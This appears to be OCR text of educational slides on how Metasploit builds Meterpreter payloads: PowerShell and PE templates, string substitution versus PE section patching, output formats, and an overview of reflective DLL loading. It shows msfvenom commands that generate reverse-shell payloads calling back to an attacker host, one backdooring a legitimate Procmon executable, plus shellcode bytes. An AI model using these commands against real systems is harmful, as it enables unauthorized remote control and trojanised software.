function %{func_get_delegate_type} {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $%{var_parameters},
                [Parameter(Position = 1)] [Type] $%{var_return_type} = [Void]
        )

        $%{var_type_builder} = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('Refle
        $%{var_type_builder}.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standa
        $%{var_type_builder}.DefineMetho
```

```

[Byte[]]$%{var_code} = [System.Convert]::FromBase64String("%{b64shellcode}")
[Uint32]$%{var_opf} = 0
```

https://github.com/rapid7/rex-powershell/blob/master/data/templates/to_mem_pshreflection.ps1.template

Compiled Artifacts

Compiled Artifacts

- For compiled artifacts, MSF manipulates <u>pre-compiled templates</u>
  - We are going to focus on PEs

- Two main approaches:

1. <u>String substitution</u> (AKA “sub_method”)

2. <u>PE struct manipulation</u>

String Substitution

- Pre-compiled templates with buffers where the payload is patched
  - Buffers have fixed sizes set before compilation
- MSF uses placeholders to locate the beginning of said buffers
  - *"PAYLOAD:"*
- Payload size <u>must be lower or equal</u> than the one specified in the buffer
  - Otherwise patching the payload breaks the executable!

```
attl4s@StrobeX:~$ cat /opt/metasploit-framework/embedded/framework/data/templates/src/pe/exe/template.c
#include <stdio.h>

#define SCSIZE 4096
char payload[SCSIZE] = "PAYLOAD:";

char comment[512] = "";

int main(int argc, char **argv) {
        (*(void (*)()) payload)();
        return(0);
}
```

Placeholder “PAYLOAD:” with fixed size of 4096

https://github.com/rapid7/metasploit-framework/blob/master/data/templates/src/pe/exe/template.c

String Substitution (cont.)

- Nowadays, the only MSF (PE) formats that use “sub_method” by default are:
  - exe-service (x86, x64)
  - dll (x86, x64)
  - exe-small (x86)

- Due to the requirement of fixed sizes, not all payloads are supported when selecting those formats

https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/util/exe.rb

```
attl4s@StrobeX:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=ens33 LPORT=1337 --platform windows
-a x86 -f exe-small -o atlas.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe-small file: 4641 bytes
Saved as: atlas.exe
attl4s@StrobeX:~$ strings atlas.exe | grep -i 'PAYLOAD:'
attl4s@StrobeX:~$
```

The placeholder is not present because if was filled with the shellcode!

PE Struct Manipulation

- Parse PE template and modify its structure and fields
  - MSF uses Metasm or Rex (PeParsey)
- Different ways to patch your payload (MSF supports multiple)
  - Add it into a new section and modify the entrypoint
  - Overwrite the original entrypoint location with the payload
- Does not require placeholders / fixed sizes on templates
  - As such, arbitrary templates and payloads can be used - which is handy!

The placeholder is present because the payload is not stored there!

```
attl4s@StrobeX:~$ msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=ens33 LPORT=1337 --platform windows -a x64 -f exe -o atlas.exe
No encoder specified, outputting raw payload
Payload size: 200774 bytes
Final size of exe file: 207360 bytes
Saved as: atlas.exe
attl4s@StrobeX:~$ strings atlas.exe | grep -i 'PAYLOAD:'
PAYLOAD:
```

Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics
.text	400	1200	1000	104E	60000020
>	1600	^	204E	^	r-x
.rdata	1600	200	3000	84	40000040
>	1800	^	3084	^	r--
.nmwr	1800	31200	4000	310C0	E0000020
>	32A00	^	350C0	^	rwx

- atlas.exe
  - DOS Header
  - DOS stub
  - NT Headers
    - Signature
    - File Header
    - Optional Header
  - Section Headers
  - Sections
    - .text
    - .rdata
    - .nmwr
      - EP = 1800

New RWX section with new Entrypoint


https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/exe/segment_appender.rb


x64 EXE using the exe-only approach (overwrite EP location) and Procmon as the template

```
attl4s@Strobe:~$ msfvenom -p windows/x64/meterpreter_reverse_https LHOST=ens37 LPORT=9444 -f exe-only -o only.exe
-x Procmon64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 201820 bytes
Final size of exe-only file: 2693520 bytes
Saved as: only.exe
```

Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics
.text	400	E5000	1000	E4EF4	E0000020
>	E5400	^	E5EF4	^	rwx

.text section switched to RWX





A Note About Formats

- MSF also supports transforming/encoding a selected payload in different languages and formats via the REX library

- This is useful when you are developing your own executables, instead of using MSF's automation


```
attl4s@Strobe:~$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=ens37
LPORT=9444 --platform windows -a x64 -f c
No encoder specified, outputting raw payload
Payload size: 716 bytes
Final size of c file: 3044 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50"
"\x52\x48\x31\xd2\x51\x65\x48\x8b\x52\x60\x48\x8b\x52\x18"
"\x48\x8b\x52\x20\x56\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48"
```

https://github.com/rapid7/rex/blob/master/lib/rex/text.rb

So…

- We understand how Meterpreter shellcodes are typically generated
- We understand how Meterpreter shellcodes are included within executable recipients like EXEs or DLLs
- Now, let’s dig into REFLECTIVE LOADING

Moving Forward



Reflective Loading


Recap


- Meterpreter components are reflective DLLs
  - Metsrv + extensions
- Reflective DLLs are intended to be loaded from memory
  - As opposed to regular DLLs/PEs, which are designed to be loaded from disk
- A reflective DLL is just a regular DLL built together with a “portable” PE loader
  - The loader is in charge of loading the whole DLL into memory

Reflective DLL injection is a library injection technique in which the concept of reflective programming is employed to perform the loading of a library from memory into a host process. As such the library is responsible for loading itself by implementing a minimal Portable Executable (PE) file loader. It can then govern, with minimal interaction with the host system and process, how it will load and interact with the host.

Injection works from Windows NT4 up to and including Windows 8, running on x86, x64 and ARM where applicable.

You can see this as a custom implementation of LoadLibrary(), avoiding the module-on-disk limitation


DLL
Reflective Loader
Compile
rDLL
Reflective Loader



Process Memory
rDLL
Reflective Loader
DLL
Entrypoint
1
2
3

Recap (cont.)

- Traditional reflective DLLs implement the loader functionality as an exported function

- These DLLs cannot be run like shellcode by executing position 0
  - Instead, the loader function must be located and executed

- To address this limitation, frameworks like MSF leverage bootstrap code
  - With the bootstrap, a reflective DLL can be executed like shellcode



Process Memory
1
Bootstrap
2
rDLL
Reflective Loader
3
DLL
Entrypoint
4

Recap (cont.)

- The main goal of this bootstrap is executing the reflective loader export, although it may have additional purposes

- For example, we've seen this with Metsrv's bootstrap
  1. Executes Reflective Loader export, which loads Metsrv DLL in memory
  2. Executes Metsrv's dllmain with a pointer to the Config Block, which holds all user-defined configuration (what Metsrv needs to create a new Meterpreter session)

Reflective Loading

- All this is nice but… what does the Reflective Loader actually do?

- The only things we know so far…
  1. The loader is built into the target DLL we want to load
  2. It is in charge of loading such DLL into memory à la LoadLibrary()
  3. Everybody talks about reflective DLLs and loaders on the Internet

Traditional
Reflective DLL Loading


Disclaimer

- Don't let these slides fool you!
  - I am not a programmer nor an expert on this area
  - I might have done wrong assumptions in certain things

- This section is only intended as an overview


- Largely based on Raphael Mudge’s explanation from:
  - “Red Team Operations with Cobalt Strike”

Process Memory




1. Reflective Loader is executed

Process Memory



2. Moves backwards from current position until finding MS-DOS header (beginning of the DLL)
   - This is done as the whole DLL is going to be copied into new memory


Process Memory



